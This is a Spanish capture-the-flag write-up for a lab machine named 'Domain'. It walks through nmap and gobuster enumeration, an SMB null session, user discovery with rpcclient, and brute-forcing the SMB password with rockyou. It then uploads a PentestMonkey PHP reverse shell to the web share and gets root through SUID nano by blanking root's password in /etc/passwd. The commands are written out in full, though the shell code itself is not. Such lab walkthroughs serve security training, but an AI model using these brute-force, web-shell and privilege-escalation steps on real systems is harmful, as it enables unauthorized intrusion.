Máquina Domain

Reconocimiento

Comienzo un un escaneo completo de `nmap`

```shell
nmap -p- -sSCV --min-rate=5000 -Pn -n 172.17.0.2 -oN nmap.txt
```

- `-p-`: Todos los puertos
- `-sSCV` : Es lo mismo que `-sS`, `-sV` , `-sC`
  - `-sS`: Inicia el modo de escaneo "Sealth Scan" el cual no completa el 3 way handshake por lo que el escaneo se hará de manera más rápida
  - `-sV`: Escaneo de versiones hacia los puertos
  - `-sC`: Lanza los scripts más populares de Nmap
- `-Pn`: Omite la resolución de hosts
- `-n`: Omite la resolución DNS
- `--min-rate=5000`: Enviar mínimo 5000 paquetes por segundo
- `-oN`: Reporta el escaneo en formato Nmap a nmap.txt


```shell
❯ nmap -p- -sSCV --min-rate=5000 -Pn -n 172.17.0.2 -oN nmap.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-17 12:01 CET
Nmap scan report for 172.17.0.2
Host is up (0.0000020s latency).
Not shown: 65532 closed tcp ports (reset)
PORT    STATE SERVICE     VERSION
80/tcp  open  http        Apache httpd 2.4.52 ((Ubuntu))
|_http-title: \xC2\xBFQu\xC3\xA9 es Samba?
|_http-server-header: Apache/2.4.52 (Ubuntu)
139/tcp open  netbios-ssn Samba smbd 4
```

```
445/tcp open  netbios-ssn Samba smbd 4
MAC Address: 42:D5:A2:7B:05:A2 (Unknown)

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2025-03-17T11:01:15
|_  start_date: N/A
```

El escaneo de `nmap` nos reporta los puertos *80(http)*, *139* y *445 (ambos de samba)* abiertos.

Lo primero que hago es mirar la web y solo encontramos esto:



Por lo que hago un fuzzing de directorios con `gobuster` para ver si encuntro algo:

SHELL

```
❯ gobuster dir -u http://172.17.0.2:80/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x txt,php,html
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2:80/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
```

```
[+] Extensions:              txt,php,html
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                (Status: 403) [Size: 275]
/.html               (Status: 403) [Size: 275]
/index.html          (Status: 200) [Size: 1832]
/.html               (Status: 403) [Size: 275]
/.php                (Status: 403) [Size: 275]
/server-status       (Status: 403) [Size: 275]
```

El escaneo no me reporta nada, por ahora lo dejamos ahí y nos pasamos a SMB.

Explotación

Para SMB primero lanzo un `nxc (nexexec)` sucesor de `crackmapexec` junto en modo NULL SESSION para que me reporte recursos compartidos:

SHELL

```
❯ nxc smb 172.17.0.2 -u '' -p '' --shares
SMB         172.17.0.2     445    10930ABCE2D4     [*] Unix - Samba (name:10930ABCE2D4)
(domain:10930ABCE2D4) (signing:False) (SMBv1:False)
SMB         172.17.0.2     445    10930ABCE2D4     [+] 10930ABCE2D4\: (Guest)
SMB         172.17.0.2     445    10930ABCE2D4     [*] Enumerated shares
SMB         172.17.0.2     445    10930ABCE2D4     Share           Permissions     Remark
SMB         172.17.0.2     445    10930ABCE2D4     -----           -----------     ------
SMB         172.17.0.2     445    10930ABCE2D4     print$                          Printer Drivers
SMB         172.17.0.2     445    10930ABCE2D4     html                            HTML Share
SMB         172.17.0.2     445    10930ABCE2D4     IPC$                            IPC Service (10930abce2d4 server
(Samba, Ubuntu))
```

Nos reporta estos recursos de los cuales me llama la atención "**html**" ya que tiene pinta de que el directorio donde se almacenan los recursos de la página web.

Entonces, ahora con `rpcclient` un descubrimiento de usuarios:

SHELL

```
rpcclient -U '' -N 172.17.0.2
Can't load /etc/samba/smb.conf - run testparm to debug it
rpcclient $> querydispinfo and enumdomusers
index: 0x1 RID: 0x3e8 acb: 0x00000010 Account: james Name: james   Desc:
index: 0x2 RID: 0x3e9 acb: 0x00000010 Account: bob   Name: bob   Desc:
```

Sabiendo el usuario, de nuevo con `nxc` hacemos fuerza bruta usando *rockyou*, importante que este en formato utf8, y con `grep -v` quitamos todas las coincidencias con *STATUS_LOGON_FAILURE*.

```shell
❯ nxc smb 172.17.0.2 -u bob -p /usr/share/wordlists/rockyou_utf8.txt | grep -v "STATUS_LOGON_FAILURE"

SMB                     172.17.0.2      445    10930ABCE2D4     [*] Unix - Samba (name:10930ABCE2D4)
(domain:10930ABCE2D4) (signing:False) (SMBv1:False)
SMB                     172.17.0.2      445    10930ABCE2D4     [+] 10930ABCE2D4\bob:star
```

Finalmente nos saca la contraseña del usuario bob.

Ahora con `smbmap` sacamos los permisos de los recursos que tienen el usuario bob.

```shell
❯ smbmap -H 172.17.0.2 -u bob -p star

    ________  ___      ___  _______   ___      ___       __         _______
   /"       )|"  \    /"  ||   _  "\ |"  \    /"  |     /""\       |   __ "\
  (:   \___/  \   \  //   |(. |_)  :) \   \  //   |    /    \      (. |__) :)
   \___  \    /\  \/.    ||:     \/   /\  \/.    |   /' /\  \     |:  ____/
    __/  \   |: \.        |(|  _  \   |: \.        |  //  __'  \    (|  /
   /" \   :) |.  \    /:  ||: |_)  :)|.  \    /:  | /   /  \   \  /|__/  \
  (_______/  |___|\__/|___|(_______/ |___|\__/|___|(___/    \___)(_______)
-----------------------------------------------------------------------------
SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnDEvans@gmail.com
                    https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)

[+] IP: 172.17.0.2:445    Name: fa5bdf91a1d9        Status: NULL Session
    Disk                                                    Permissions Comment
    ----                                                    ----------- -------
    print$                                                  READ ONLY  Printer Drivers
    html                                                    READ, WRITE   HTML Share
    IPC$                                                    NO ACCESS  IPC Service (10930abce2d4 server (Samba, Ubuntu))
[*] Closed 1 connections
```

Vemos que `bob` tiene permiso de lectura y **escritura**.


Con `smbclient` me conecto al recurso compartido **html** al parecer si que es el mismo directorio que el de la página web ya hay un *index.html*.

```shell
❯ smbclient //172.17.0.2/html -U bob
Can't load /etc/samba/smb.conf - run testparm to debug it
Password for [WORKGROUP\bob]:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Mon Mar 17 12:49:22 2025
  ..                                  D        0  Thu Apr 11 10:18:47 2024
```


```
  index.html                N     1832  Thu Apr 11 10:21:43 2024

        74916724 blocks of size 1024. 31356832 blocks available
smb: \>
```

Por ello, me creo un *.php* con la clásica "PentestMonkey" para crear una revereshell y la paso al recurso compartido con `put`.



Entonces ahora si vuelvo a la web y voy al recurso *shell.php* mientras que me pongo a la escucha por el puerto 4444 con netcat obtengo una reverse



Escalada

Una vez dentro, hago el tratamiento de la TTY:

> **Tratamiento de la TTY**
>
> - script /dev/null -c bash -> Abre una nueva sesión de `bash`, pero sin guardar el historial en un archivo de log
> - Ctrl Z
> - stty raw -echo; fg -> Terminal al modo "raw", donde no interpreta caracteres especiales (como Enter o Ctrl+C) y restaura el proceso suspendido con `Ctrl + Z`
> - reset xterm -> Restablece la configuración de la terminal
> - export TERM=xterm -> Define el tipo de terminal como `xterm`
> - echo $SHELL
> - export SHELL=/bin/bash -> Cambia la variable de entorno `SHELL` para que apunte a `/bin/bash`
> - stty rows 62 columns 248

Buscando por permisos SUID encuentro que está `nano` entre ellos:

```
www-data@10930abce2d4:/var/www/html$ find / -perm -4000 2> /dev/null
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/umount
/usr/bin/su
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/nano
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
```

Por lo que puedo modificar archivos como el */etc/passwd*:

```
### /etc/passwd sintaxis


mark:x:1001:1001:mark,,,:/home/mark:/bin/bash
[--] - [--] [--] [-----] [--------] [--------]
|  |  |  |   |      |      |
|  |  |  |   |      |      +-> 7. Login shell
|  |  |  |   |      +----------> 6. Home directory
|  |  |  |   +--------------------> 5. GECOS
|  |  |  +--------------------------> 4. GID
|  |  +-------------------------------> 3. UID
|  +-----------------------------------> 2. Password stored in /etc/shadow
+--------------------------------------> 1. Username
```

Entonces si le quito la x a `root` lo interpreta como que no tiene contraseña:

Entonces si me mudo a **root** con `su` ahora soy root sin haber especificado contraseña